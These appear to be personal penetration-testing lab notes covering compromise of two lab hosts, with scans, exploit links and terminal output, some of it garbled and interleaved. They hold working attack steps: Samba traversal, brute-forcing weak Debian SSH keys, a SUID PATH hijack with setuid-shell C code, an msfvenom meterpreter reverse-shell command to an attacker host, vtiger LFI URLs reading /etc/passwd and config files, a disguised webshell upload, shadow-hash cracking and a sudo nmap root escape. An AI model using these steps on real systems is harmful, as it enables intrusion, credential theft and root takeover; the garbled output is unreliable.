<\\10.11.0.162\ROPN0P\windows-privesc-check-master> c:\tmp\

<https://github.com/AlessandroZ/BeRoot> --too big

<https://www.exploit-db.com/exploits/29374/>

we can also use net view

<http://carnal0wnage.attackresearch.com/2010/05/more-with-metasploit-and-webdav.html>

<http://skidspot.blogspot.co.uk/2010/05/hacking-iis-via-webdav.html>

Sufferance – K.I.I.S method

09 May 2018
22:37

ot OS info for 10.11.1.136 from smbclient:

[+] Got OS info for 10.11.1.136 from srvinfo:

```
SUFFERANCE Wk Sv PrQ Unx NT SNT sufferance debian server
platform_id : 500
os version  : 4.9
server type : 0x809a03
```

So look for the version of samba and the exploit maybe that put one

NT_STATUS_ACCESS_DENIED

From <<https://forums.offensive-security.com/showthread.php?14639-what-to-look-for&highlight=pain>>

<https://www.exploit-db.com/exploits/37834/>

<https://www.exploit-db.com/exploits/9950/>

<https://www.exploit-db.com/exploits/10095/>
<https://www.samba.org/samba/security/CVE-2009-1886.html>

Samba 3.0.24)

ompleted SYN Stealth Scan at 16:25, 3504.56s elapsed (65535 total ports)
Initiating Service scan at 16:25
Scanning 4 services on 10.11.1.136
Completed Service scan at 16:25, 11.49s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 10.11.1.136
adjust_timeouts2: packet supposedly had rtt of -127102 microseconds.
Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -127102 microseconds.
Ignoring time.
Retrying OS detection (try #2) against 10.11.1.136
adjust_timeouts2: packet supposedly had rtt of -76629 microseconds. Ignoring
time.
adjust_timeouts2: packet supposedly had rtt of -76629 microseconds. Ignoring
time.
Retrying OS detection (try #3) against 10.11.1.136
Retrying OS detection (try #4) against 10.11.1.136
Retrying OS detection (try #5) against 10.11.1.136
NSE: Script scanning 10.11.1.136.
Initiating NSE at 16:26
Completed NSE at 16:26, 4.37s elapsed
Initiating NSE at 16:26
Completed NSE at 16:26, 0.01s elapsed
Nmap scan report for 10.11.1.136
Host is up, received arp-response (0.15s latency).
Not shown: 65531 closed ports
Reason: 65531 resets

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 4.3p2 Debian 9 (protocol 2.0)
_auth-owners:	root			
ssh-hostkey:				
1024	88:23:98:0d:9d:8a:20:59:35:b8:14:12:14:d5:d0:44			(DSA)

|_ 2048 6b:5d:04:71:76:78:56:96:56:92:a8:02:30:73:ee:fa (RSA)
113/tcp open ident syn-ack ttl 64
|_auth-owners: identd
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup:
LOCAL)
|_auth-owners: root
445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.0.24 (workgroup:
LOCAL)
|_auth-owners: root
MAC Address: 00:50:56:89:70:64 (VMware)
No exact OS matches for host (If you know what OS is running on it, see
<https://nmap.org/submit/>).
TCP/IP fingerprint:
OS:SCAN(V=7.50%E=4%D=5/9%OT=22%CT=1%CU=36448%PV=Y%DS=1%DC=D
%G=Y%M=005056%TM
OS:=5AF3595D%P=i686-pc-linux-
gnu)SEQ(SP=CB%GCD=1%ISR=CF%TI=Z%TS=8)OPS(O1=M5
OS:29ST11NW6%O2=M529ST11NW6%O3=M529NNT11NW6%O4=M529ST11N
W6%O5=M529ST11NW6%O
OS:6=M529ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0
%W6=16A0)ECN(R=Y%D
OS:F=Y%T=40%W=16D0%O=M529NNSNW6%CC=N%Q=)T1(R=Y%DF=Y%T=40%
S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
%O=%RD=0%Q=)T
OS:6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIP
CK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 1.997 days (since Mon May 7 16:30:13 2018)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=194 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

|_clock-skew: mean: -10s, deviation: 0s, median: -10s
| nbstat: NetBIOS name: SUFFERANCE, NetBIOS user: <unknown>, NetBIOS
MAC: <unknown> (unknown)
| Names:

```
| SUFFERANCE<00>    Flags: <unique><active>
| SUFFERANCE<03>    Flags: <unique><active>
| SUFFERANCE<20>    Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| THINC.LOCAL<1d>   Flags: <unique><active>
| THINC.LOCAL<1e>   Flags: <group><active>
|_ THINC.LOCAL<00>   Flags: <group><active>
| smb-os-discovery:
| OS: Unix (Samba 3.0.24)
| NetBIOS computer name:
| Workgroup: THINC.LOCAL\x00
|_ System time: 2018-05-09T16:25:52-04:00
| smb-security-mode:
| account_used: guest
| authentication_level: share (dangerous)
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol
```

TRACEROUTE

HOP	RTT	ADDRESS
1	151.70 ms	10.11.1.136

]

//SMB user enumeration

10.11.1.136:139 - SUFFERANCE

[games, nobody, proxy, www-data, root, news, bin, mail, daemon, sshd, man, lp, Debian-exim, gnats, backup, sys, bob, identd, list, irc, statd, sync, uucp] (LockoutTries=0 PasswordMin=5)

Maybe brute force ?

The shares available

```
print$      Disk    Printer Drivers  
Bob Share   Disk    Bob Docs  
IPC$       IPC     IPC Service (sufferance debian server)
```

//So I mounted the directory even though I could not login but Read only mount works .. strange anyway

After mounting I found 4 files which I am analysing now via the Smba symlink directory traversal.

So I am trying to view files that can be useful to me.

- SSH key – only the config files not the keys
- Etc/passwd - yes
- Etc/shadow - no

So we cannot accces the keys .. enumerte more and more

So in the bob folder there is nothing can be useful and I can read it .

```
total 40K  
drwx----- 1 root root  0 May 10 02:34 .  
drwx----- 1 root root  0 Oct  6 2008 ..  
-rwx----- 1 root root 3.6K May 10 05:30 .bash_history  
drwx----- 1 root root  0 May 10 12:38 files  
drwx----- 1 root root  0 Jan 29 2011 .ssh
```

```
-rwx----- 1 root root 36K Mar 28 00:35 unix-privesc-check
```

Best thing is to look at your directories and see what you want to see on the victims.. Then you can use that as starting point . For example /bin/netcat would it work ?

So other similar files like /var/logs

Cdrom ?

Nothing there

We can access root but cannot do much with it . There is the proof but cannot access

We found this

PSYWtty1 also there this exploit aptitude file

]look at the var/ cache

Ssh cache

Auth keys

```
ssh-dss
AAAAB3NzaC1kc3MAAACBAOgzzMCD3Im5bRnAVdV3yLwTsyNAi3IiFShIfx9bUcUNmyFDM7SaFr
VBuuIW+2qnDF7vybPiMNI9/dQ7ck2gLUqPu2F4gfXml8W9RKcqTOVksRmQ5s0O4c88mCqV3F1
nzKKMSZbK9yYWbafabX91f2SinBQZbfMGv8+R2TyE78LjAAAAFQDXtJ7Pca0RkEBFcBLfPzmCUBp
SeQAAIEAIK4NYlfGt3uinBaKG0kK/N0nZwX7ji++5xSiLLjI/0M9xacdWaZcPBZ4GretGGIhnYEPIBo
te8GlG1Ap7li39ATazIXJQguG+Mgun3de73RugX/oGsUt5oatCS2Lo9mfRBijlVYChLyQbgkZMwKzi
wR1BHWE/jkCKT7bPEJvw8AACBAJZHIWHJybvrIcs9oB5hTL/8r+C9gDx+R3vcEFQq58D/UDi5F
WzA71IZfcOt2+EPabP77gB6Ad/nNy3BrqmkocwLX+Of1uwMhgD63UeE5fUOulbW+z4OF1M9tuz
FAGALDMHJSx8U8Z11lsiuO4Owx11pAo8EbqOsKNDD0GzvVQxE root@debian40server
```

Known hosts

```
|1|g1XYsw4t6FzrZtpCBs3vRTksvqA=|2cnMAus+FLyAnLYb3GHn8tT4Nag= ssh-rsa  
AAAAB3NzaC1yc2EAAAABIwAAAQEAyjxjmVZP9H18SAGDc/hMku0RzVqt6AQsTHjgxIm3EjosBz  
PPUK0jIdBKaT7wGy6FA+8ZJTGsHiu/+fZ2h02V6YMw3wxHH3FR9ZDwL0carHKovHLLg/4xbx/IF4  
ML6Wcyx5/oAqhkBjV8CAmA+qltqljM0m092GaZLSMz3CifBLhwNzRerfm9UJeK8QOvilu0n3N  
OmRb0Hdfy7BelJzfeIMICTFXuQDdj6vqJOJhxhlrQddu6+bMpFka1wN6Gd6/fI/5IxLX4Fylsr007NYI  
4jgbY7uGCiQxv8FFGR1FcLBJEsfwtdf2grmx4XjpKsdoi0OR2wAmMnuu6UPDPBQ==
```

So it looks to be that the keys used on the machine the public keys are vulnerable to be brute force with the private keys, so having a look online for authorized keys we found brute forcing it using the private keys, to discover what kind of keys we need we do the following command :

```
ssh-keygen -l -f targetkey.pub
```

```
1024 SHA256:pazdjoHxCGr2tjH16FVEuwUTtHte8xK1EJ2nmWSHx4  
root@debian40server (DSA)
```

From <<https://github.com/g0tmi1k/debian-ssh>>

It will tell you what kind of keys RSA or DSA, so we needs DSA

We start to brute force the keys but there is a easier way you can grep through the private keys based on the content of the public keys we have. We need to download the DSA keys from the github (<https://github.com/g0tmi1k/debian-ssh>) The idea is that the DSA folder would contain public keys and private key

//the use of grep -lr allows you to grep through the content of the public key and then you can select the private key with it and use it,

We are searching through the public keys for sufferance's public key. Then we will use the private of it and boom we are in!

The DSA 1024 folder contains both private and public key.

```
root@kali:~/Downloads/dsa/1024# ls -lah | grep  
f1fb2162a02f0f7c40c210e6167f05ca-16858
```

```
-rw----- 1 root root 672 May 14 2008  
f1fb2162a02f0f7c40c210e6167f05ca-16858  
-rw-r--r-- 1 root root 608 May 14 2008  
f1fb2162a02f0f7c40c210e6167f05ca-16858.pub  
root@kali:~/Downloads/dsa/1024#
```

```
root@kali:~/Downloads/dsa/1024# grep -lr  
AAAAAB3NzaC1kc3MAAACBAOgzzMCD3Im5bRnAVdV3yLwTsyNAi3IiFShIfx9  
bUcUNmyFDM7SaFrVBuulW+2qnDF7vybPiMNI9/dQ7ck2gLUqPu2F4gfXml  
8W9RKcqTOVksRmQ5s0O4c88mCqV3F1nzKKMSZbK9yYWbafabX91f2SinB  
QZbfMGv8+R2TyE78LjAAAAFQDXtJ7Pca0RkEBFcBLfPzmCUBpSeQAAAIEAIK  
4NYlfGt3uInBaKG0kK/N0nZwX7ji++5xSiLLjl/0M9xacdWaZcPBZ4GretGGIhn  
YEPIBote8GlG1Ap7li39ATazlXJQguG+Mgun3de73RugX/oGsUt5oatCS2Lo9  
mfRBijlVYChLyQbgkZMwKziwR1BHWE/jkCKT7bPEJvw8AACBAJZHIWHJy  
bvrlcs9oB5hTL/8r+C9gDx+R3vcEFQq58D/UDi5FWzA71IZfcOt2+EPabP77gB  
6Ad/nNy3BrqmkoewLX+Of1uwMhgD63UeE5fUOulbW+z4OF1M9tuzFAGA  
LDMHJSx8U8Z11lsiuO4Owx11pAo8EbqOsKNDD0GzvVQxE /*.pub  
.f1fb2162a02f0f7c40c210e6167f05ca-16858.pub
```

//Once you found the key try to login with it.

```
ssh -i f1fb2162a02f0f7c40c210e6167f05ca-16858 bob@10.11.1.136 -v
```

While looking through the enumeration we noticed that the file SUID was different and off .. It had a random file in it.

```
find / -perm -u=s -type f 2>/dev/null
```

```

bob@sufferance:/tmp$ find / -perm -u=s -type f 2>/dev/null
/bin/ping6 ##
/bin/ping
/bin/mount
/bin/umount
/bin/su
/sbin/unix_chkpwd
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/traceroute.lbl
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/at
/usr/bin/procmail
/usr/bin/sudoedit # [31m /etc/passwd File Contents
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpg
/usr/bin/sudo
/usr/sbin/exim4
/usr/local/bin/uploadtosecure
bob@sufferance:/tmp$
```

//Explanation of SETUID

```

-rwsr-xr-x 1 root root 6923 2008-10-07 19:38
/usr/local/bin/uploadtosecure
```

so the **rws** part denotes that ,setuid permission for the uploadtosecure is setup so it makes it will run/execute the file with privileges and permission of its owner

so the setuid is used so that when an executable is launched, it does not run with the privileges of the user who launched it, but with that of the file owner instead.

So, for example, if an executable has the setuid bit set on it, and it's owned by root, when launched by a normal user, it will run with root privileges. It should be clear why this represents a potential security risk, if not used correctly.

so we need to look for suids that have ROOT permissions and we can modify it and run whatever we want.

Check uploadtosecure file using strings to see what it does

```
bob@sufferance:/tmp$ strings uploadtosecure
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
puts
system
__libc_start_main
GLIBC_2.0
PTRh0
[^_]
Archiving files to secure server...
scp -r file/tobesecured/* 10.10.11.100:/var/www/html/files/
bob@sufferance:/tmp$
```

so we know that the script run scp and copies files
we need to replace SCP with something else so when the uploadtosecure
is ran it will run our version of SCP

```
//testing --- it works but it fails to get me Shell as ROOT
```

```
export PATH=.:$PATH ( this will set the path to be home dir first )
```

```
echo "/bin/bash" > /home/bob/files/scp
```

```
chmod 777 scp
```

and it works we get it to run scp

```
bob@sufferance:~/files$ ls -lah
total 20K
drwxrwxrwt 3 root root 4.0K 2018-05-13 13:10 .
drwxr-xr-x 4 bob 1000 4.0K 2018-05-13 11:51 ..
-rw-r--r-- 1 nobody nogroup 0 2008-10-09 18:55 Contract Mr. Suzuki.txt
```

```
-rwxr--r-- 1 nobody nogroup 28 2016-01-07 21:02 Draft Contract Mr.  
Yamamoto.txt  
lrwxrwxrwx 1 nobody nogroup 30 2018-05-12 09:42 rootfs ->  
../../../../../../../../  
-rwxrwxrwx 1 bob bob 10 2018-05-13 13:10 scp  
drwx----- 2 root root 4.0K 2008-10-07 19:39 tobesecured  
bob@sufferance:~/files$ /usr/local/bin/uploadtosecure  
Archiving files to secure server...  
bash-3.1$ i  
bash: i: command not found  
bash-3.1$ id  
uid=1001(bob) gid=1001(bob) groups=1001(bob)  
bash-3.1$ whoami  
bob
```

```
//attempt 2  
//tried didnt work as source .c to compile it my self but nah !!  
#include <stdio.h>  
#include <stdlib.h>  
#include <sys/types.h>  
#include <unistd.h>  
int main()  
{  
    setuid(0);  
    system( "/bin/sh -i" );  
}
```

[//finally](#)

so after trying using the /bin/bash to work and it kept failing i used a "scp.elf" msfvenom handler .. obv elf being linux it would work.
I moved it across to /home/bob as it was set in my PATH (echo \$PATH)

start the listener then we are in!!

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.11.0.162  
LPORT=4445 -f elf > scp.elf
```

```
bob@sufferance: ~/sites$ cd ..
bob@sufferance:~$ ls -lah
total 32K
drwxr-xr-x 4 bob 1000 4.0K 2018-05-13 14:53 .
drwxr-xr-x 3 root root 4.0K 2008-10-05 19:21 ..
-rw-r--r-- 1 bob bob 6.8K 2018-05-13 14:16 .bash_history
drwxrwxrwt 3 root root 4.0K 2018-05-13 14:56 files
-rw----- 1 bob bob 35 2018-05-13 11:48 .lessshst
-rwxrwxrwx 1 bob bob 207 2018-05-13 14:53 scp
drwx----- 2 bob bob 4.0K 2011-01-29 14:33 .ssh
bob@sufferance:~$ pwd
/home/bob
bob@sufferance:~$
```

Plain Text
under@ww:~\$ cat redhat_hehe
Red Hat will wish they closed
were given the opportunity to. Now
leeches.c :p
13
14
15
16 fd7810e34e9856f77cba67f291ba115f334

```
Mode Size Type Last modified Name
100600/rw----- 6959 fil 2018-05-13 15:25:45 -0400 .bash_history
100600/rw-r--r-- 35 em fil 2018-05-13 11:48:52 -0400 lessht
40700/rwx---- 4096 dir 2011-01-29 14:33:21 -0500 .ssh
41777/rwxrwxrwx 4096 dir 2018-05-13 15:25:09 -0400 files
100777/rwxrwxrwx 207 fil 2018-05-13 14:22:17 -0400 scp
    /dev/sda1 on /
meterpreter > hostname.lib/init/rw
[-] Unknown command: hostname.
meterpreter > cd /root/sys
meterpreter > cat proof.txt
532519e703860f6e98f50f0e0272ac28s/rpc_pipefs
meterpreter> shell /dev/pts
Process 31920 created.
Channel 2 created.
[34m#####
exit ##
meterpreter> ifconfig 31m /etc/fstab File Contents
[34m##
Interface 1
=====
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 16436
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
/dev/loop0 /media/cdrom0 /dev/loop0 user,noauto 0 0
/dev/fd0 /media/floppy0 auto rw,user,noauto 0 0
/dev/pts /dev/pts devpts defaults 0 0

Interface 2
=====
Name : eth0
Hardware MAC : 00:50:56:b8:3a:68
MTU : 1500
[31m## /31m /etc/passwd File Contents
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 10.11.1.136
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::250:56ff:feb8:3a68
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
meterpreter >
```

217

Monday, May 14, 2018
12:29 AM

<https://10.11.1.217/mail/program/>

Default details

Admin admin

<https://www.exploit-db.com/exploits/39245/>

//Enumeration of the machine

Not shown: 65520 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 4.3 (protocol 2.0)

| ssh-hostkey:

| 1024 1a:f6:e5:4c:f5:65:5c:a3:79:ce:e1:30:f9:5a:9c:af (DSA)

|_ 2048 b1:9e:c8:ea:eb:4c:fc:55:cb:1e:4d:4c:40:6e:80:f2 (RSA)

25/tcp open smtp?

|_smtp-commands: hotline.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,

80/tcp open http Apache httpd 2.2.3

|_http-server-header: Apache/2.2.3 (CentOS)

|_http-title: Did not follow redirect to <https://10.11.1.217/>

110/tcp open pop3?

111/tcp open rpcbind 2 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2 111/tcp rpcbind

| 100000 2 111/udp rpcbind

| 100024 1 884/udp status

|_ 100024 1 887/tcp status

143/tcp open imap?

443/tcp open ssl/http Apache httpd 2.2.3 ((CentOS))

| http-robots.txt: 1 disallowed entry

|_/_

|_http-server-header: Apache/2.2.3 (CentOS)

|_http-title: Elastix - Login page

| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/s
tateOrProvinceName=SomeState/countryName=--
| Not valid before: 2012-03-23T19:29:13
| _Not valid after: 2013-03-23T19:29:13
| _ssl-date: 2018-05-14T09:37:35+00:00; -48s from scanner time.
887/tcp open status 1 (RPC #100024)
993/tcp open imaps?
995/tcp open pop3s?
3306/tcp open mysql?
| _mysql-info: ERROR: Script execution failed (use -d to debug)
4190/tcp open sieve?
4445/tcp open upnotifyp?
4559/tcp open hylafax?
5038/tcp open asterisk Asterisk Call Manager 1.1
MAC Address: 00:50:56:89:23:F0 (VMware)
Aggressive OS guesses: Linux 2.6.18

//Manual finger printing

We know FREE PBX is not installed

RoundCubeMail 0.3.1

Elastix

elastix 2.2.0 14

openfire elastix exploit

openfire 3.5.1 2

asterisk call manager 1.1

https://10.11.1.217/vtigerCRM/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=var/www/cgi-bin

Read the text on the screen google it

//discovery of first LFI

The use of this :

https://10.11.1.217/vtigercrm/modules/com_vtiger_workflow/sortfieldsjson.php?module_name=../../../../../../../../etc/passwd%00

https://10.11.1.217/vtigercrm/modules/com_vtiger_workflow/sortfieldsjson.php?module_name=../../../../../../../../etc/passwd%00

We used lfi for the logo to be uploaded with CRM5
Settings -> settings company details.

We upload logo as "c99.php;.jpg" then use burp suite to intercept it and change the file extension to c99.php

The use of b374k is always very helpful better than c99.php

<https://10.11.1.217/vtigercrm/test/>

This is the LFI way :

<https://10.11.1.217/vtigercrm/test/logo/c99.php>

For some reason it didn't work again so I used b374k.php shell which is amazing
<https://webshell.co/>

Linux enumeration :

//shadow file was attempted to be cracked but no results

root:\$1\$uF5XC.lm\$8k0Gkw4wYaZkNzuOuySlx/:16902:0:99999:7:::

```
root@kali:~/Documents/217#
root@kali:~/Documents/217# john real.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 0.30% (ETA: 08:32:35) 0g/s 27160p/s 27160c/s 27160C/s sugarfoot..spic
0g 0:00:00:02 0.44% (ETA: 08:34:36) 0g/s 26041p/s 26041c/s 26041C/s kiyomi..king16
0g 0:00:00:03 0.59% (ETA: 08:35:29) 0g/s 25948p/s 25948c/s 25948C/s hiphop5..hespe
0g 0:00:00:06 1.05% (ETA: 08:36:35) 0g/s 25764p/s 25764c/s 25764C/s 02040608..0131
0g 0:00:00:07 1.20% (ETA: 08:36:43) 0g/s 25773p/s 25773c/s 25773C/s china21..chiks
0g 0:00:03:44 39.35% (ETA: 08:36:31) 0g/s 25648p/s 25648c/s 25648C/s markbuckley...
0g 0:00:03:45 39.56% (ETA: 08:36:30) 0g/s 25648p/s 25648c/s 25648C/s margolm..marg
0g 0:00:03:46 39.75% (ETA: 08:36:30) 0g/s 25643p/s 25643c/s 25643C/s mantap00..man
0g 0:00:03:47 39.95% (ETA: 08:36:30) 0g/s 25650p/s 25650c/s 25650C/s mamacheata..
0g 0:00:03:49 40.30% (ETA: 08:36:30) 0g/s 25635p/s 25635c/s 25635C/s maeja6..maeis
0g 0:00:03:50 40.48% (ETA: 08:36:30) 0g/s 25634p/s 25634c/s 25634C/s maaykih..maay
0g 0:00:09:17 DONE (2018-05-15 08:36) 0g/s 25718p/s 25718c/s 25718C/s      123d...
Session completed
root@kali:~/Documents/217# cat /usr/share/wordlists/rockyou.txt | wc -l
14344392
```

The machine is running :

```
CentOS release 5.6 (Final)
/tmp>uname -mrs
Linux 2.6.18-238.12.1.el5 i686
/tmp>
```

//An email for the user asterisk which we were logged in as but nothing really about it !

Thu, 21 Apr 2016 00:37:01 -0400 - No event handler for event 'fullybooted'

From asterisk@hotline.localedomain Tue May 15 08:40:14 2018
Return-Path: <asterisk@hotline.localedomain>
X-Original-To: asterisk
Delivered-To: asterisk@hotline.localedomain
Received: by hotline.localedomain (Postfix, from userid 100)
id A8215D2BDF; Tue, 15 May 2018 08:40:14 -0400 (EDT)
From: root@hotline.localedomain (Cron Daemon)
To: asterisk@hotline.localedomain
Subject: Cron <asterisk@hotline> /var/lib/asterisk/bin/freepbx-cron-scheduler.php
Content-Type: text/plain; charset=UTF-8

Auto-Submitted: auto-generated
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/var/lib/asterisk>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=asterisk>
X-Cron-Env: <USER=asterisk>
Message-Id: <20180515124014.A8215D2BDF@hotline.localdomain>
Date: Tue, 15 May 2018 08:37:01 -0400 (EDT)

Tue, 15 May 2018 08:37:01 -0400 - Got event.. fullybooted

Tue, 15 May 2018 08:37:01 -0400 - No event handler for event 'fullybooted'

After looking around I noticed the "sudo -l" command shows a lot of commands are available as sudo to the asterisk user

```
sudo -l
Matching Defaults entries for asterisk on this host:
@ 2.600: env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUT
    LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NUMERIC
    LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKEYBOARD_XAUTHORITY"
User asterisk may run the following commands on this host:
(root) NOPASSWD: /sbin/shutdown
(root) NOPASSWD: /usr/bin/nmap
(root) NOPASSWD: /usr/bin/yum
(root) NOPASSWD: /bin/touch
(root) NOPASSWD: /bin/chmod
(root) NOPASSWD: /bin/chown
(root) NOPASSWD: /sbin/service
(root) NOPASSWD: /sbin/init
(root) NOPASSWD: /usr/sbin/postmap
(root) NOPASSWD: /usr/sbin/postfix
(root) NOPASSWD: /usr/sbin/saslpasswd2
(root) NOPASSWD: /usr/sbin/hardware_detector
(root) NOPASSWD: /sbin/chkconfig
(root) NOPASSWD: /usr/sbin/elastix-helper
```

Then after having a look I noticed NMAP is there meaning I can run NMAP as sudo!

//NMAP EXPLOIT

So make sure you are running NMAP as "sudo"

"sudo nmap --interactive"

!sh

Id

```
ASTEROIDYI

User asterisk may run the following commands on this host:
  (root) NOPASSWD: /sbin/shutdown
  (root) NOPASSWD: /usr/bin/nmap
  (root) NOPASSWD: /usr/bin/yum
+ 0 2.680
  (root) NOPASSWD: /bin/touch
  (root) NOPASSWD: /bin/chmod
  (root) NOPASSWD: /bin/chown
  (root) NOPASSWD: /sbin/service
  (root) NOPASSWD: /sbin/init
  (root) NOPASSWD: /usr/sbin/postmap
  (root) NOPASSWD: /usr/sbin/postfix
  (root) NOPASSWD: /usr/sbin/saslpasswd2
  (root) NOPASSWD: /usr/sbin/hardware_detector
  (root) NOPASSWD: /sbin/chkconfig
  (root) NOPASSWD: /usr/sbin/elastix-helper

sudo nmap --interactive

Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4
whoami
root
```

```
2.60GHz          Enter WORKGROUP\YOU
locate           session setup failed
sh: line 7: locate: command not found
find /"proof"      WARNING: The "syslo
find: /proof: No such file or directory
ls -lah           session setup failed
total 100K
drwxr-x---  2 root root 4.0K Jun 21 2016 .
drwxr-xr-x 22 root root 4.0K Jun 26 2017 ..
-rw-----  1 root root  9Jun 21 2016 .
-rw-r--r--  1 root root 24Jan 6 2007 .
-rw-r--r--  1 root root 191Jan 6 2007 .
-rw-r--r--  1 root root 431 Apr 19 2016 .
-rw-r--r--  1 root root 100 Jan 6 2007 .
-rw-r--r--  1 root root 129 Jan 6 2007 .
-rw-----  1 root root  1 Jun 21 2016 .
-rw-r--r--  1 root root 19K Mar 23 2012 in
-rw-r--r--  1 root root 2.7K Mar 23 2012 in
-----  1 root root  33 Feb 26 2015 p
cat proof.txt
ffb5d84a211ae8398d6ae474f2242af3
```

Not shown: 65520 closed ports

POR	STATE	SERVICE	VERSION
1024	1a:f6:e5:4c:f5:65:5c:a3:79:ce:e1:30:f9:5a:9c:af		(DSA)
_ 2048	b1:9e:c8:ea:eb:4c:fc:55:cb:1e:4d:4c:40:6e:80:f2		(RSA)
_http-server-header:	Apache/2.2.3 (CentOS)		
_http-title:	Did not follow redirect to https://10.11.1.217/		

```
| program version port/proto service
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.2.3 (CentOS)
| Not valid before: 2012-03-23T19:29:13
|_Not valid after: 2013-03-23T19:29:13
MAC Address: 00:50:56:89:23:F0 (VMware)
Aggressive OS guesses: Linux 2.6.18
We know FREE PBX is not installed
```

```
root:x:0:0:root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
distcache:x:94:94:Distcache:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
dbus:x:81:81:System message bus:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
```

```
rpc:x:32:32:Portmapper RPC user:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
spamfilter:x:500:500::/home/spamfilter:/bin/bash
haldaemon:x:68:68:HAL daemon:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
```

beep

28 June 2018
17:35

jEhdlekWmdjE
Password admin

The machine was running elastix 2.2.x so we just googled it and got the Vtiger exploit :

<https://www.exploit-db.com/exploits/37637/>
<https://www.exploit-db.com/exploits/18650/>

#LFI Exploit:
/vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=Accounts&action

This will give you the config files , always **remember when you have a LFI look at the config for that application might be viewable! In this case it was!**

//The password file config

```
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
